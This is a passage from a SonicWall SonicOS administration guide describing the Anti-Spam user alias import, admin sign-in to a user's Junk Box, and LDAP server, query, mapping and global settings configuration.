primary_email1@company.com<TAB>alias1@company.com<CR>
primary_email1@company.com<TAB>alias2@company.com<CR>
```

If the user already exists in LDAP, the entries would be:

```
primary_email2@company.com<TAB>alias1@company.com<CR>
primary_email2@company.com<TAB>alias2@company.com<CR>
```

6 Click **Open**.


7 Click **Import**.

Signing In as a User

You can sign in to a user's account to see their Email Security **Anti-Spam > Junk Box**.

To sign in as a user:

1 Navigate to the **User** table of Anti-Spam > Users.

2 Select the checkbox of the user you want to sign in as. The **Sign in as User**  button becomes active.

3 Click the **Sign in as User** button. A separate window displays the Email Security **Anti-Spam > Junk Box** page for that user.


4 To return to the SonicOS **Anti-Spam > Users** page, click the **Logout** icon on the Email Security page.

117

Configuring the LDAP Server

Anti-Spam > LDAP Configuration


The **Anti-Spam > LDAP Configuration** page allows you to configure various settings specific to LDAP servers.



NOTE: All panels can be displayed or hidden by clicking the **Expand/Collapse** icon.

Topics:

Available LDAP Servers



This section displays information about any LDAP Servers configured on the firewall:

- **Friendly Name** – Displays the friendly name of the server. Clicking the link displays the **Server Configuration**, **LDAP Query Panel**, and **Add LDAP Mappings** sections.
- **Server Name:Port** – Displays the IP address and port of the server.
- **Type** – Displays the type of server, such as Active Directory or OpenLDAP.
- **Login Method**
- **Account Information** – Displays
- **Configure** – Contains **Edit** and **Delete** icons.

Adding an LDAP Server


Configure a new LDAP server to enable per-user access and management.

IMPORTANT: Anti-Spam uses your existing Active Directory or LDAP server to authenticate end users as they log in to their personal Junk Boxes. The **Anti-Spam > LDAP Configuration** page must be correctly filled out to return the complete list of users who are allowed to log in to their Junk Box. If a user does not appear in this list, their email is filtered, but they can not log in to their personal junk box.


Correctly filling out the LDAP configuration requires completing the **Server Configuration** panel, **LDAP Query Panel**, and the **Add LDAP Mappings** panel.

To add an LDAP server:

1 In the **Available LDAP Servers** section, click the **Add Server** Add Server button. The **Server Configuration** section expands:



2 Optionally, in the **Settings** section, enable the **Show Enhanced LDAP Mappings fields** checkbox. When this option is enabled, fields for a secondary server display in red in the **LDAP server configuration** section.



3 To have the fields in the **LDAP Query Panel** completed automatically, ensure the **Auto-fill LDAP Query fields when saving configuration** checkbox is selected. This option is selected by default.

4 In the **LDAP server configuration** section, configure the new LDAP server's settings:

TIP: The primary and secondary names and IP addresses can be up to 200 alphanumeric characters including a hyphen (-) and period (.), but no spaces. Examples:

192.168.4.100

host-name123.com

- **Friendly Name**—Enter a friendly name for the LDAP server. The default name is `ldapserver`*n*, where *n* is a sequential number.
- **Primary Server name or IP address**—The server name or IP address of the LDAP Server.
- **Port Number**—The port number of the LDAP Server. The default port number is **389**.
- **Secondary Server name or IP address**—The server name or IP address of the secondary LDAP Server.

  NOTE: The **Secondary Server name or IP address** and **Port number** options, in red, display only if you selected **Show Enhanced LDAP Mapping fields in the Settings** section.

- **Port Number**—The port number of the secondary LDAP Server. The default port number is **389**.
- **LDAP Server Type**—Select from the drop-down menu:
  - **Active Directory**
  - **Lotus Domino**
  - **Exchange 5.5**
  - **Sun ONE iPlanet**
  - **Other**
- **LDAP Page Size**—Enter the maximum page size to be queried on the LDAP Server. The default is **100**.

CAUTION: Many LDAP servers, including Active Directory, have a setting that specifies the maximum page size to be queried. If the LDAP Page Size setting exceeds that maximum page size, performance problems may occur on both the LDAP server and on . In the rare circumstances that this needs to be adjusted, consult SonicWall Technical Support.

- **Requires SSL**—To have the LDAP Server require SSL, select this checkbox. This option is not selected by default.
- **Allow LDAP Referrals**—Select this option if you have multiple LDAP servers, each of which may have different information. When LDAP referral is enabled, one LDAP server can delegate parts of

a login request for information to other LDAP servers that have more information. This delegation is called a referral and occurs when an administrator or user logs in. A referred login request can be very slow, taking 20 seconds or more. This setting is not selected by default.

NOTE: To speed log ins for administrators and users, disable this option if you have:

- Only one LDAP server.
- Two or more LDAP servers that all share the same information.

TIP: It is safe to disable referrals and then test whether any users are blocked from logging in. No data or settings are lost.

5 From the **Authentication Method** section, configure the LDAP login method for users:

- **Anonymous bind** (default) – Many LDAP servers are configured to provide the list of users to anyone who asks. This is called *Anonymous Bind*.

  TIP: Select this option first, then test it; see Step 8.

- **Login** – If the **Anonymous bind** option failed, select this option. You then need to provide a username and password to get LDAP to return the list of users.

6 If you selected:


- **Anonymous bind**, go to Step 8.
- **Login**, go to Step 7.

7 Specify the **Login name** and **Password**.

Login name is the credential used to allow a user access to the LDAP resource. Each type of LDAP server has a format for a log in name. Use the format appropriate for your server.

TIP: To see examples of the different formats, click the **Question Mark** icon by the **Login name** field.


8 To test the settings you just configured, click the **Test LDAP Login** Test LDAP Login button. The **Test Results** message displays:



9 Click **Save Changes** to finish adding an LDAP Server. The **LDAP Query Panel** and **Add LDAP Mappings** panel display.

Configuring LDAP Queries

TIP: If you selected the **Auto-fill LDAP Query when saving configuration** option in the **Settings** section, the **LDAP Query Panel** fills with default values automatically.



To successfully allow users to login to their Junk Box:

TIP: To examine your LDAP tree in its entirety to get a comprehensive look at your LDAP structure and its various attributes and object classes, run the free program, Softerra LDAP Browser 2.5, available at:

http://www.ldapbrowser.com/download/index.php

On a Windows PC, download the program. When it is running, to determine the best query for your network, browse to a user on the network and examine their attributes.

1 In the **LDAP Query Panel**, go to the **Query Information for LDAP Users** section.

TIP: If you did not specify **Auto-fill LDAP Query fields when saving configuration** in the **Settings** section, you can click the **Auto-fill User Fields** Auto-fill User Fields button to do so.

2 To use the optional Groups functionality, in the **Directory Node to Begin Search** field, specify a full LDAP directory path that points towards a node (directory inside LDAP) containing the information for all groups in the directory. This path narrows the search for LDAP groups to a reasonable size.

The information contained in LDAP is organized into a directory tree much like an ordinary file system. Each directory is specified as a `name=value` pair, where:

- `name` is commonly:

`DC` (domain component)	`OU` (organizational unit)
`DN` (distinguished name)	`O` (organization)

- **value** is commonly one segment of a fully specified hostname (for example, the word `companyxyz` in `sales.companyxyz.com`).

To specify a particular node in LDAP you use a comma-separated list. To specify multiple nodes to search in, use the ampersand (&) character between full paths.

For example, if the hostname of a particular machine inside `companyxyz` was `computer27.sales.companyxyz.com`, the LDAP path might be:

```
DC=computer27,DC=sales,DC=companyxyz,DC=com
```

TIP: To see examples for the various directory types, click the **Question Mark** icon next to the **Directory Node to Begin Search** field

3 Enter an LDAP filter in the standard LDAP filter syntax in the **Filter** field.

Anti-Spam must be instructed on how to find and identify users and mailing lists. By specifically stating the Object Class and mail attribute in the **Filter** field, non-primary email accounts (such as printers and computers) are not included during an LDAP query. Focusing on primary user accounts speeds up the query.

The **Filter** field contains an example syntax:

```
(&(|(objectClass=group)(objectClass=person)(objectClass=publicFol
der))
(mail=*))
```

All LDAP filters are grouped in parenthesis, and the filter itself has a pair of parentheses surrounding the whole string. The very next character from the left is an ampersand (&). The LDAP filter syntax is prefix notation, which means this filter only returns the logical AND of three sub-filters, each grouped in parentheses. Other operators include a pipe (|) for OR and an exclamation point (!) for NOT.

TIP: To see examples for the various directory types, click the **Question Mark** icon next to the **Filter** field

4 Specify the text attribute a user uses fora login name in the **User Login Name Attribute** field. The generally accepted attribute for this field is **`sAMAccountName`**, which is the default. This attribute should work for Microsoft Windows, as well as all other environments.

IMPORTANT: This field works in conjunction and needs to agree with the **Filter** field. If you change `sAMAccountName`, you must change it in both the **Filter** field and the **User Login Name Attribute** field.

TIP: To see examples for the various directory types, click the **Question Mark** icon next to the **User Login Name Attribute** field

5 Specify the email address, employee ID, phone number, or other alias attributes that link a single user to his or her junk box in the **Email Alias Attribute** field.

At many companies, an end user has multiple email accounts that all map to one true email account. For example, `JohnS@example.com` and `John.Smith@example.com` might both be valid email addresses for John Smith's InBox. Anti-Spam supports this by allowing an end user to have one junk email box that groups all email from their various email addresses.

The generally accepted single attribute for this field is **proxyAddresses**. All other attributes must be separated by a comma. For example:

- `proxyAddresses,legacyExchangeDN`
- **`proxyAddresses,EmployeeID,PhoneNumber`**

TIP: In Microsoft Windows environments, the single attribute, **proxyAddresses**, is often sufficient.

To see examples for the various directory types, click the **Question Mark** icon next to the **Email Alias Attribute** field

6 Optionally, test to see if your settings work, click **Test User Query** Test User Query button under the **Query Information for LDAP Users** section.

7 Save the changes by clicking **Save Changes** under the **Query Information for LDAP Users** section.

8 Go to the **Query Information for LDAP Groups** section.

TIP: If you did not specify **Auto-fill LDAP Query fields when saving configuration** in the **Settings** section, you can click the **Auto-fill Group Fields** Auto-fill Group Fields button to do so.

9 To use the optional Groups functionality, in the **Directory Node to Begin Search** field, specify a full LDAP directory path that points towards a node (directory inside LDAP) containing the information for all groups in the directory. This narrows the search for LDAP groups to a reasonable size. For further information about this setting, see Step 2.

10 To instruct Anti-Spam on how to find and identify users and mailing lists, enter an LDAP filter in the standard LDAP filter syntax in the **Filter** field. The field contains an example syntax. For further information about this setting, see Step 3.

11 Specify the attribute of the group that corresponds to Group names in the **Group name attribute** field

12 A common way to specify a group is a mailing list. In the mailing list entry in LDAP, there is one particular field that specifies the members of the list. Enter that information in the **Group members attribute** field.

13 In some LDAP configurations, there is an attribute, inside each user's entry in LDAP, that lists the groups or mailing lists of which this user is a member. Specify that attribute in the **User membership attribute** field.

14 Optionally, test to see if your settings work, click the **Test User Query** Test User Query button under the **Query Information for LDAP Groups** section.

15 Save the changes by clicking **Save Changes** under the **Query Information for LDAP Groups** section.

Adding LDAP Mappings

If you are using a Microsoft Windows environment, you need to specify the NetBIOS domain name in the **Add LDAP Mappings** panel.

NOTE: The NetBIOS domain name is sometimes called the pre-Windows 2000 domain name.

To add LDAP mapping:

1 Determine your domain name(s).

a Login to your domain controller.

b Navigate to **Start** > **All Programs** > **Administrative Tools** > **Active Directory Domains and Trusts**.


c Highlight your domain from the **Active Directory Domains and Trusts** dialog.

d Click **Action**.

e Click **Properties**. The domain name(s) appear on the domain's **Properties** dialog on the **General** tab.

f Record the domain name(s).

2 Navigate to the **Add LDAP Mappings** panel of **Anti-Spam > LDAP Configuration**.



3 Add the NetBIOS domain name(s) to the **Domains** field. Add a maximum of 200 alphanumeric characters. Separate multiple domains with a comma. Hyphens (-) and periods (.) are allowed.


4 Click **Save Changes**.

5 On certain LDAP servers, such as Lotus Domino, some valid email addresses do not appear in the LDAP. The **Conversion Rules** section changes the way the SonicWall Email Security appliance interprets certain email addresses to provide a way to map the email address to the LDAP Server.

If you:

- Have one of these servers, go to Step 6.
- Do not have one of these servers, you have finished configuring LDAP.

6 To map these addresses, click on the **View Rules** View Rules button. The **LDAP Mapping** dialog displays.



7 Select the LDAP Server you are using from the drop-down menu.

8 Click **Go**.

9 Optionally, add a mapping:

a From the **IF/THEN** drop-down menus and fields, select:

- **domain is**—Adds additional mappings from one domain to another; in the field, specify a domain to be mapped
  - **replace with**—Replaces the domain with the one specified

    Example: **IF domain is** `engr.corp.com` **THEN replace with** `corp.com`, then email addressed to `anybody@engr.corp.com` is sent to `anybody@corp.com`
  - **also add**—Adds the second domain to the list of valid domains

    Example: **IF domain is** `corp.com` **THEN also add** engr.`corp.com`, then if `corp.com` is found in the list of valid LDAP domains, `engr.corp.com` is added to the list
- **left side character is**—Adds character substitution mappings; in the field, specify a character to be substituted
  - **replace with**—Replaces any character specified to the left of the at sign (@) in the email address with the new character

    Example: **IF left side character is** `_` **THEN replace with** `-`, then email addressed to `Jane_Doe@corp.com` is sent to `Jane-Doe@corp`.com
  - **also add—**Adds a second email address to the list of valid email addresses

    Example: **If left side character is** `_` **THEN also add** `-`, then email addressed to either `Jane_Doe@corp.com` or `Jane-Doe@corp.com` is a valid email address

b Click the **Add Mapping** Add Mapping button to finish adding the conversion rules.


NOTE: To delete a mapping, click the **Delete** button for that mapping.

Configuring Global LDAP Settings

Global LDAP settings apply universally across all LDAP server configurations.

To configure global settings:

1 Navigate to the **Global Configurations** panel in **Anti-Spam > LDAP Configuration**.



2 In the **Domain Aliases** section, enter one or more aliases for one or more servers for a maximum of 200 alphanumeric characters for each server. Separate multiple aliases with a comma. Hyphens (-), underscores (_), but not spaces, are allowed.

   End users must authenticate using an alias configured here. For Active Directory servers, the pseudo-domains are the LDAP friendly names paired with the NetBIOS domain name. Any aliases are available for authentication in the drop-down menu on the logon screen if that option is selected in the **Settings** section.

3 To allow the end user to see a list of domains and aliases when logging on, in the **Settings** section, select **Show a list of domains to end users for authentication**. This setting is selected by default.

4 Specify the number of minutes between refreshes of the list of users on the system in the **Usermap Frequency** field.

   This setting applies to the list of aliases and lists of members of groups. In most cases, increase this setting only to lower the load on the LDAP server. Depending on your other settings, fetching the user list once every 24 hours (1440 minutes) is acceptable and results in less load on the LDAP server.

   NOTE: Usermap frequency does not affect a user's ability to log on, which is a real-time reflection of the LDAP directory

5 Click **Save Changes**.

Editing an LDAP Server Configuration

Editing an LDAP server configuration requires the same settings as adding a server.

To configure an LDAP server:

1 From the list of available LDAP servers, click the **Edit** icon. These sections expand for editing:


- **Server Configuration** – see Adding an LDAP Server on page 1292

- **LDAP Query Panel** – see Configuring LDAP Queries on page 1295
- **Add LDAP Mappings** – see Adding LDAP Mappings on page 1297

Deleting an LDAP Server

To delete an LDAP server:

1 Click the Delete icon for the server to be deleted. A warning message appears:



2 Click **OK**. A success message appears at the top of the **Anti-Spam > LDAP Configuration** page.

